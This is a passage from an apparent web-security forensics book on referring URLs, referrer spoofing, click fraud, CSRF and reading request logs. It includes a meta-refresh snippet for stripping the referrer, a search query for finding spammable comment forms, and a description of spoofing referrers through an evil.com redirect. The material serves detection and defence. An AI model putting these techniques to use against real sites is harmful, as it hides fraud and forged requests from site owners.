Note: It's important to understand that while some of the queries found on Johnny's site are Google specific, many of them work on other search engines as well, or may work if modified slightly. So Google should not be singled out as the only possible search engine used by hackers, although at the time of writing it does represent the largest user base.

Spammers also use Google for the same purpose. Spammers can search for specific strings that will be useful in identifying possible places that might allow them to upload spam content to the site. For instance queries like this point to obvious spamming activities:

`http://www.google.com/search?hl=en&q=Leave+a+Reply+Name+%28required%29+Mail+%28will+not+be+published%29`

Leave a Reply

Name (required)

Mail (will not be published) (required)

Website

XHTML: You can use these tags: `` `<abbr title="">` `<acronym title="">` `` `<blockquote cite="">` `<code>` `` `<i>` `<strike>` ``

Submit Comment

Fig 5.2 – Comment Submission Box

You can see how the phrase in the previous example matches up with the text in Fig 5.2. The text aligns with the specific phrase that the spammer is interested in, which is certain to reduce the number of pages required for them to look at in order to find suitable places to spam.

Natural Search Strings

One of the adverbs of search companies like ask.com is something they call “Natural Language” search which, if you listen to their advertising, means that instead of typing “bear attack” you can write something like, “What should I do in a bear attack?” which theoretically would give the search engine better understanding of a user’s intentions. A better example is when you type in “shoes”. Does that mean you are interested in doing research on shoes, that you are interested in the Ruby Shoes Library, or do you want to shop for shoes? It’s a safe bet that there are more shoe shoppers in the world than shoe researchers, so if you’re one of the unlucky minority trying to find something esoteric, searching online can sometimes be a frustrating experience.

Relevance in Google, for instance, is based in large part on the number of people linking to the search result in question tied in with some other special sauce. In truth, search engines are often based off of some variant of L.U.M.P. which stands for Link Popularity, URL structure, Meta tags and Position of important content. Certain search engines place higher value on certain parts of L.U.M.P. and others completely de-value parts. Google apparently isn’t as interested in Meta tags compared to other search engines, as an example.

However, people search in all sorts of interesting ways because they are unfamiliar with the idiosyncrasies within the search engines. Further, they tend to divulge a lot of information within their search queries. Here’s one example pulled straight from my logs some time ago:

```
http://www.google.ro/search?hl=ro&q=is+there+any+way+to+steal+cookies+from+opera&btnG=C%C4%83utare+Google&meta=
```

In the search query above we can be pretty sure that a user from Romania is interested in breaking into one or more people’s browsers who use Opera. Perhaps they are in the process of writing a worm and want to make it cross platform compatible, or maybe this is their first foray into the web hacking world. Either way, it’s fairly likely that this user has bad intentions and is not just a security researcher (since, statistically, there are a lot more script kiddies out there than researchers). So while this isn’t a perfect indicator, it’s certainly someone you would want to keep an eye on while they were on your website.

Vanity Search

One last thing to be aware of is people often perform vanity searches of themselves. They are interested in how people see them and where they are referenced. If your site tends to have a lot of social activity it is bound to happen where someone researching themselves finds a reference to themselves on your website. What their reaction is to their vanity search will depend heavily on them and what people are saying about them.

From personal experience, I can count quite a few times that this has happened. People are simply sensitive creatures and do not take criticism lightly. It is worth noting especially because when taken out of context people tend to react poorly if they are getting a less than favorable review from peers. Be wary of people performing vanity searches on themselves – they can easily turn into a problem for you, your site and your other patrons if they don’t like what they find about themselves on your site.

Black Hat Search Engine Marketing and Optimization

Companies sometimes do just about whatever it takes to get people to visit their sites. That's not always a good thing, because sometimes they can end up doing business with companies that are not exactly ethical in how they go about getting them traffic. One of the recent trends on the market is the use of black-hat techniques to interact with search engines: *Black Hat SEO* (Search Engine Optimization) and *Black Hat SEM* (Search Engine Marketing). The devious marketers using these new techniques will do whatever it takes to get you high in the search rankings or well placed in contextual ads, if the price is right.

The problem with the aforementioned techniques is that they sometimes backfire. Let's take a real world case. The car manufacturer BMW used a third party SEO firm to improve their search results on Google. Part of the black-hat regimen was to put black text on a black background at the bottom of certain key pages on BMW's website, to make the website more attractive from a search engine perspective. It's unclear if BMW knew that they were hiring black-hats or not or if the black-hats were even aware of the fact it was against Google's terms and conditions, but either way just like law, ignorance is not an excuse. There are two ways they may have been found out: the first is that Google's spiders are pretty good at finding simple tricks like that, which is against their terms of service. The second is that a rival black-hat SEO firm may have informed Google to increase their chances of winning future potential bids with the marquis customer. There is little doubt that BMW would discontinue working with the other black-hat SEO firm once it was found out.

Either way, BMW was found out and the car manufacturer's German site was completely removed from the Google search engine. Of course BMW complained. They removed the offending hidden text and fired the black-hat SEO firm and within a week's time was re-listed. It sure is nice to be BMW: other companies do not get such preferential treatment; turn-around times ranging from weeks to months are the norm. The point being, for a week you probably would have had a difficult time finding BMW's German site due to overzealous marketing tactics.

However, some people think that if they had employed another trick – by looking at the referring URL, they would have been able to avoid this entire mess. Had they analyzed the traffic to see if people were coming from the search engine pages on Google using the Referring URL, or performed some of the other traffic analysis in this book they may have been able to continue their black-hat SEO efforts for years to come without being noticed.

That said there is a huge amount of money to be made through black-hat techniques, including click fraud, and black-hats will often engage in this sort of activity despite the risks to themselves and their clients. Click fraud is when an advertiser subversively clicks on his own links to make money. They can do so with robots, or by getting people to click on them through subversive means. Depending on who's reports you believe, the click fraud rate through Google's AdWords is anywhere from less than 2% up to 50% of traffic. Quite a discrepancy, don't you think? When Google claimed that the click fraud rate was in the single digits, at one conference, an advertiser in the audience stood up and asked, "Do you mean to tell me that my site alone represents exactly half of all click fraud, everywhere?" At which point

Google was nearly laughed off the stage. While we may never know the exact amount of click fraud on the Internet, what we do know is that it's significant and the major loser is the advertiser, while both Google and the people performing click fraud continue to profit.

My point is that there are a lot of nefarious advertising practices on the Internet, and some of them might be hitting your site right at this very moment. Most companies don't have any way to detect click fraud on their sites, but instead rely on companies like Google to do the detection for them. Unfortunately, Google just isn't that good at detecting the problem, and neither is any other pay-per-click advertiser out there. The major reason for that is that they don't have the same visibility into the traffic that you do once the user has clicked through and landed on your site. They don't even know whether the user has landed on the site or not, unless they somehow tie that information together with their analytics tracking pixels. They do encourage advertisers to share their logs with them, but unfortunately default Apache or IIS logs are only part of the battle, which you will learn a lot more about in future chapters.

Understanding where your users originated from, using referring URLs, may help you both weed out false positives and identify black-hat marketers who are intending to profit from your site. Google claims that its click fraud rate is less than 2%, but unfortunately, there's no way to know what you don't know. The only way to really know the net effect of a click is to look at conversion, and even that can be subverted by an attacker who wants to subvert it badly enough to make a few dollars. So knowing the signs of click fraud is particularly important when dealing with companies who profit from your inability to do proper click fraud detection.

Note: Google settled for \$90M in over-charges due to click fraud in response to a class action lawsuit brought against them in the state of Arkansas. There are a lot of third party reports by companies that specialize in click fraud detection that say Google has just addressed the tip of the iceberg.

Referring URL Availability

Relying on referring URLs to be there is fairly dangerous. At minimum, it can lead to undesirable results. There is a number of reasons why referring URLs may not be sent by the client, or may be inaccurate; this section covers these topics in more detail.

Direct Page Access

The first and most common reason someone may not send a referring URL is because they have gone directly to the page in question. If someone goes directly to a page, it makes sense that their browser wouldn't say it came from somewhere, because of course, it won't have. The user either typed in the URL by hand or followed a link from an email, document, or browser bookmark, and so on. There's no way to know which unless the URL was sent inside a document or email that your website sent to the user and is unlikely to have been guessed by anyone else. Either way, there will be no referring URL sent in the HTTP request.

Meta Refresh

There are other reasons a browser may not send a referring URL at all. Some of the different reasons revolve around how the browser found the page in question. Sometimes JavaScript redirection won't send a referring URL. Another common way for attackers to cleanse a referring URL is by using a *meta refresh*. Although not widely known, it is a very easy way to remove a referring URL in the case where an attacker wants to force another user to click on a link without telling the server how the attack happened. This makes forensics extremely difficult, as the server cannot identify where the attack originated from, because the victim's browser won't send the referring URL. This is common in certain types of click fraud. For instance here's what a snippet of HTML might look like that won't send a referring URL to www.yoursite.com:

```
<META HTTP-EQUIV="refresh"  
CONTENT="0;url=http://www.yoursite.com/">
```

Links from SSL/TLS Sites

Another common reason a browser may not send a referring URL is when the person is visiting your site from an SSL/TLS-enabled website. The reason browsers do this is because SSL/TLS websites are supposed to be secure and tamper-free. By not disclosing the referring URL after having clicked from an SSL website, the idea is that the browser is attempting to protect the user from leaking information from an SSL website to a non-SSL/TLS website that cannot be trusted. Unfortunately, SSL/TLS doesn't mean a site is trustworthy; it just means it's using SSL/TLS. Lots of attackers have come to realize that people for some reason believe a URL that begins with "https://" is somehow safe since it indicates the use of SSL/TLS. All this form of protection means is that theoretically information cannot be tampered with or viewed en route between the server and the browser.

Yet there is a valid reason to avoid referring URLs from an SSL/TLS-enabled site—poor website design. Often web site designers will build websites with session tokens or other sensitive information in the URL of the website. Theoretically, if an attacker were to get a hold of this information somehow (such as from a referring URL), he or she could log into the application or gain sensitive information which may lead to other attacks. This is the primary reason why browsers have decided not to send referring URLs from SSL/TLS sites in the first place. But now it's your burden to deal with that added feature.

Links from Local Pages

Browsers also refrain from sending referring URLs when a user is viewing a web page from the local file system. They do this for the exact same reason that SSL/TLS does. The browser manufacturers feel that these pages are in a more secure "zone" that shouldn't leak information out to the Internet. A user may interact with an application on the local file system with a URL like this (the format of the referring URL varies depending on the browser, operating system and path of the file the user clicked from):

```
file:///C:/Documents%20and%20Settings/...
```

Not all browsers are equal. Some browsers may send referring URLs in cases where other browsers won't. Unfortunately the only lesson you can take away from a referring URL is that it may or may not

be there and it may or may not be spoofed. Tread lightly when relying on referring URLs. Referring URLs or lack thereof should not be treated as a definitive indicator of a problem, but instead as a sign that something *may* be going on.

It's also important to note a discrepancy in which browsers will send referring URLs from `http://localhost/` and `http://127.0.0.1/` but not from `file:///`, even though they are all on the same machine. The concept of zones as it relates to browser security is still debated, and will likely change over time as the browser industry matures.

Users' Privacy Concerns

There's one last major reason a browser may not send a referring URL to your servers: consumers use a number of browsers and host based applications to protect themselves. Some of the tools that do this are Zone Alarm Pro, Norton Internet Security and Norton Personal Firewall. Some of the security companies offering these tools think that any referrer leaking constitutes a privacy concern.

Other tools like the Web Developer plug-in to Firefox as seen in Fig 5.3 modify or remove referring URLs as well.




Fig 5.3 – Web Developer Plug-in for Firefox

Determining Why Referer Isn't There

Referrers are often a fool's errand. They're unreliable, easily spoofed or deleted by an attacker, and dangerous to rely on. So I've told you all that to tell you this, it's not as bleak as it sounds. Even with all of that, the vast majority of users who visit your site will be visiting it sending valid referring URLs, which are highly useful most of the time.

For instance, even if a user appears to not be sending a URL at first glance, you can quickly determine that they are capable of doing so, if you continue to watch their session. A simple example of an Apache log can be seen here:

```
71.71.78.21 - - [29/Mar/2008:14:40:32 -0500] "GET / HTTP/1.1" 200
88225 "-" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en-US;
rv:1.8.1.13) Gecko/20080311 Firefox/2.0.0.13"

71.71.78.21 - - [29/Mar/2008:14:40:33 -0500] "GET
/images/logo.jpg HTTP/1.1" 200 5432 "http://www.yoursite.com/"
"Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en-US; rv:1.8.1.13)
Gecko/20080311 Firefox/2.0.0.13"
```

The user shown in this example log entry hasn't sent a referring URL on the first request. After the page has been transferred, the browser begins to fetch the embedded images, CSS, JavaScript, and so on. The second request retrieves the logo, and you can see that it supplies the referred information, pointing to the site home page (retrieved in the first page) as origin. Although the user hasn't sent a referring URL upon the first interaction with your website you now know they are capable of it, which is worth knowing. You now know that the user is most likely visiting your website through a bookmark, a followed link from email, instant messenger, word of mouth, and so on. It's less likely that they reached your site from an SSL session, meta refresh, or local file, but that is also a possibility. Some information is better than none.

Referer Reliability

The Referer field may not always be available, but even when it is there and seems valid, you still need to question its usefulness. This is typical for all request headers. You need to realize that the value you have may have been forged, and that even when you have a record of someone's *browser* making a request to your web site, that does not necessarily mean the user had anything to do with the request.

Redirection

One way in which an attacker can fool your website is if they are allowed to trick your users into clicking on links or visit links directly from your own website. This commonly happens on web forums or user-

to-user communication in which the attacker can send HTML that will be seen by other people. This is typically a very bad idea for other reasons as well.




Fig 5.4 – Redirection Spoofing Using Redirects

In Fig 5.4, you can see the attacker has uploaded a single image tag that points the user to evil.com. On evil.com the user is automatically redirected back to the target website. Because of the redirection, the target won't receive a referring URL of evil.com but rather of good.com, which can fool any attempts to look for evil referring URLs. The attacker could simply link the user back to buy.asp directly (presumably to get the user to buy something on the attacker's behalf), but sometimes sites prevent user-supplied linking to anything on the local website, so this is an interesting way to get around that and force users to perform actions on behalf of the user.

Impact of Cross-Site Request Forgery

Houses are often protected from corrosion by a simple but effective tool – a *sacrificial anode*. A sacrificial anode was described on Wikipedia as:

“a piece of more readily-corrodible metal attached by a conductive solid to a less readily-corrodible metal, with both metals immersed in a conductive liquid, typically fresh or salt water. The more active metal corrodes first and generally must oxidize nearly completely (hence the

term "sacrificial") before the less active metal will corrode, thus acting as a barrier against corrosion for the protected metal."⁴³

Attackers can protect themselves from the unfavorable effects of being caught by creating their own human versions of a sacrificial anode – an innocent victim. Because browsers are subject to interaction by nefarious parties, all it takes is for an attacker to get a victim to click on any web page they have control over and it can get them to do just about anything they want.




Fig 5.5 – User's Browser is Subverted with JavaScript Malware

In 2006, Jeremiah Grossman and I did some research that showed how using nothing more than a web page, an attacker could not just control the browser of a victim but actually get them to hack their own firewalls, web servers, printers, IP phones, and so on, as seen in Fig 5.5. Because users often sit behind firewalls, they have access to other devices in their network that an attacker normally wouldn't be able to exploit. Our research utilized a well known attack called *cross site request forgery (CSRF)*, which the technique shown in Fig 5.6 partially demonstrates. The attack allows the attacker to force the user's browser to connect to another website. In this way, they become the sacrificial anode that protects the attacker from being caught.

⁴³ http://en.wikipedia.org/wiki/Sacrificial_anode

One simple example looks like this: if the attacker knows your user is authenticated with your website, they can force that user to click on a link and attack your website on their behalf. There are two benefits to this. Firstly, the victim might give them access to the parts of the site they normally can't access, or do things the victim is allowed to do but they aren't. Secondly, the target web site will see the victim as the guilty party. Why not pass the buck to your sacrificial anode – who most likely will have a very difficult time explaining why they were attacking your site when questioned. This attack is very dangerous for the unlucky victims because this sort of attack leaves little trace on their computers and, even if it does, requires sophisticated forensic analysis to detect it.


One scary result of such an attack occurred when the FBI convicted a man of pedophilia for clicking on a link to supposed child pornography.⁴⁴ The man had no prior convictions for this crime, no child pornography on his drive, and no other evidence to convict him. The FBI had logged no referring URL, and no other information that would suggest that this man had been a child pornographer before. No matter what your feelings are about this sort of activity, it's clear that an attacker could force an innocent person to click on a link without their consent, and further remove the referring URL, causing that person's life to be irreparably ruined. It sounds like I'm making a case for browsers to always send referring URLs isn't it? Wouldn't you like to be able to point to forensics evidence to absolve you of a crime you didn't commit? Without a referring URL there is almost no trace of what happened.

Is the Referring URL a Fake?

We have already discussed one of the most important questions, and that is whether the referring URL actually exists. In some cases, as with <http://google.com>, it's clear that a referring URL is a fake, as explained earlier. However, in many cases the referring URLs that you find in your logs (from your own domain or elsewhere) will look fine at the first glance, but be either completely erroneous or won't make sense in other ways.

Let's take an example that I see fairly regularly from spammers:

`http://www.yourcompany.com/page.asp?a=101#comment-67726`



⁴⁴ http://www.news.com/8301-13578_3-9899151-38.html?tag=nefd.lede

Fig 5.6 – Structure of a URL

That may look like a valid URL, but let's break it apart. (URLs are defined in the RFC 1738, so it may be a good idea to find this document and go through it, at least briefly, before we continue.) One of the largely misunderstood portions of the URL is the anchor identifier which is the information that comes after the hash character, as seen in Figure 5.6. It is always the last component in an URL.

The anchor identifier (or fragment identifier) points to a location within a document (the location is identified with an *anchor tag*). This component is unique, because—unlike all other portions of the URL structure—it is not of interest to HTTP servers: they care only about whole documents and are not interested in their contents. Browsers thus do not put these identifiers on the HTTP request line. So if someone were to type this into their browser:

```
http://www.yoursite.com/index.cfm#something
```

the following would show up as the referring URL:

```
http://www.yoursite.com/index.cfm
```

The anchor identifier is used only by the user's browser, and not by the server; it is meant to coincide with a specific location on the web page that had a corresponding name. For instance, a link that looks like this:

```
<A HREF="#comment-67726">Comment 67726</a>
```

would correspond with the following anchor tag:

```
<A NAME="comment-67726">Joe's Comment</a>
```

Anchor tags are often used on pages that are of some significant length that require indexes. The Web has evolved quite a bit and now other technologies are used in place of anchor tags occasionally, but for a number of reasons, anchor tags are still widely used. The primary reason is because sometimes it's better to keep all the information on one single page. The reason anchor tags aren't required to be sent to the server is because all the information is already on the same page, and reloading the page doesn't make much sense.

However, anchor tags have one other important property. All modern browsers withhold the transmission of anchor tags in referring URLs, unless in some other way they are modified to do so. That means, that if you see an anchor tag in your logs, there is a very good chance it's robotic or a modified browser.

Also, there's another thing when considering referring URLs: sometimes they are claiming to be linking to you from sites that don't actually exist. For instance, let's say a referring URL claims to be pointing to your application from somewhere else on your application. Theoretically it's fairly trivial to know if you have a link to that page from the page the referring URL claims it's coming from. One of the most common tricks is to have a referring URL like one of these:

`http://www.yoursite.com`

`http://www.yoursite.com/`

Although the first is improbable because modern browsers redirect you to the second, neither are necessarily genuine because you rarely link to sensitive apps directly from the homepage for a very simple and practical reason. There are only so many things you can reasonably link to from the homepage without it becoming overwhelming to a user. There's another practical reason too. Except in some fairly rare circumstances, applications like a login page actually consist of two pages, not one. The first one is the page you enter your information into and the second one is the one that validates what you entered by submitting it to a database for comparison. Chances are good that your home page will link to the first but not the second. Of course there are exceptions to every rule, like sites that host the login form on the home page itself but those are less common.

There are some products that are designed to detect fake referring information by learning what an application normally looks like and how a user normally would traverse it. Like most tools, though, this technique has practical limits and is really useful only if an attacker doesn't know it's there. If they are aware, they can easily trick detection mechanisms into thinking they are traversing it correctly. Still though, it's an interesting take on security and user traversal.

Referral Spam

Referrer spam occurs when a spider traverses your site using an artificially injected referring URL that points to a website they wish to promote. The idea is that these referring URLs will end up being displayed to someone—and the wider the audience, the better. For example, blogs often have a section in which they display the most frequent referrers. In the ideal case for the spammers, the referring URLs will end up being seen by a search engine crawler, helping them increase their site relevance. You are therefore passing a small amount of your “link juice,” which gives some amount of lift to the spammer in the eyes of the search engines.

Here's a unique take on the same old referrer spam, using tons of individual links. The URLs have been sanitized, incidentally, because this book will probably end up online. As my wise publisher mentioned to me, this would end giving the spammer exactly what the spammer wanted – free links, so here they are, slightly modified:

```
193.200.51.230 - - [28/Mar/2008:01:42:47 -0500] "GET / HTTP/1.0" 200
54623 "http://-sanitized-
/adm/tour/template1.php?selectid=1286&sid=&select=, http://-sanitized-
/e13006.html, http://-sanitized-/b-ch/bbs/b-w/index.html, http://-
sanitized-/~irana/bbs/wforum.cgi?no=2346&reno=42&oia=39&mode=msg_view,
http://-sanitized-/love/Recherche-petit-ami-
desesperement_commentaires1076.html, http://-sanitized-
/starwars/interact2.cfm?ID=19990514-3, http://-sanitized-
/thefornicateur/livredor.php, http://-sanitized-
/bbs/apeboard_plus.cgi, http://-sanitized-/sikoku/, http://-sanitized-
```

```
/sseayp33rd/bbs/bbspart2/Information/patio.cgi?mode=view&no=3&p=2,  
http://-sanitized-/indexx.htm?rub=1&co=248, http://-sanitized-/f-  
ekimaest/cgi-bin/bbs.cgi, http://-sanitized-/, http://-sanitized-  
/blog/index.php?2006/03/27/138-bonne-peche, http://-sanitized-  
/cms/page/index.php?view=guestbook&PHPSESSID=42064a1723e14c6f412d48c13  
4c477f2, http://-sanitized-/cgi-  
bin/apeboard_plus.cgi?command=read_message&msgnum=10, http://-  
sanitized-/bbs/bbs.cgi?, http://-sanitized-/blog-entry-6.html"  
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; MyIE2; Maxthon)"
```

The spammer is no doubt hoping that my site will somehow leak that information back out to the Web, and in a twist of irony, by my putting these links here, if someone ever turns this into an online book, the spammer's wish will indeed come true. Be wary of how you reward people who link to you, especially if it involves reciprocal links: it's one of the fastest ways to attract referrer spam. The only reason spam exists is because it works. By rewarding spammers, you are encouraging them to continue business.

Last thoughts

Being aware of how people find your site can give you a great deal of insight into their motives for their visit. While writing programs to interpret referring URLs is not the easiest thing in the world, a tremendous amount of value is hidden in that small amount of data. Just be aware of how it is used and misused and your forensics will become much easier.

Chapter 6 - Request URL

"The cause is hidden. The effect is visible to all." – Ovid

As you have probably already realized by now, web application security is tough. But there's some good news: in this chapter we'll delve into some aspects of web application security that are fairly straightforward. Specifically, most of the traffic visiting your site will consist of either GET or POST strings in requesting URLs, and that's also where the vast majority of the bad stuff will live.

This chapter is about understanding ways to extract signal from noise. There are a lot of elements in the GET and POST parameters sent to your server that can give you all the information you need to determine the behavior and interests of your users—as well as the threats they pose to your application. As we examine types of suspicious incoming requests, we'll focus on how to see what's normal and what's not (including proxy access attempts), common application security attacks and reconnaissance.

What Does A Typical HTTP Request Look Like?

Before we discuss attacks we need to establish a baseline. Understanding what is normal and expected gives us a better chance at recognizing an anomaly when we see it. Have a look at this example:

```
GET / HTTP/1.1
Host: www.yoursite.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB;
rv:1.9.0.8) Gecko/2009032609 Firefox/3.0.8 (.NET CLR 3.5.30729)
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

A typical HTTP request has the following elements:

1. It starts with a request line, which is followed by several request headers.
2. The request line contains three parts: request method at the beginning, a desired path on the server in the middle (request URL), and the protocol information at the end.
3. The request method can be one of many described in Chapter 4; GET is the one most frequently encountered because it is the one your browser naturally defaults to for most requests.
4. The request URL consists of at least one character (and it must begin with a forward slash), but it's usually longer than that.
5. HTTP 1.1 is typically used as the protocol, although 1.0 is not unusual.
6. The desired hostname is provided in the Host request header.

7. There will be a number of other headers, each carrying additional useful information in most requests as well. I will describe the interesting request headers in Chapters 7 and 8.

In the remainder of this chapter we will focus on the requesting URL, with the following chapters paying attention to other portions of the request and other areas related to user traffic.

Watching For Things That Don't Belong

Requests often contain things that do no harm, but which are not supposed to be there. They are out of place, indicators that there's something different about the request in which they appear.

Domain Name in the Request Field

You'll find that a lot of spammers and robots often don't understand the way things are supposed to work. Spammers, or poorly written proxies, will often include a domain name in the request URL. That is, the request URL will be the same as it would appear in the browser bar, featuring the protocol and the domain name and then everything else. For example, this is a common thing to see in your logs:

```
GET http://www.yoursite.com/login/signin.aspx HTTP/1.0
```

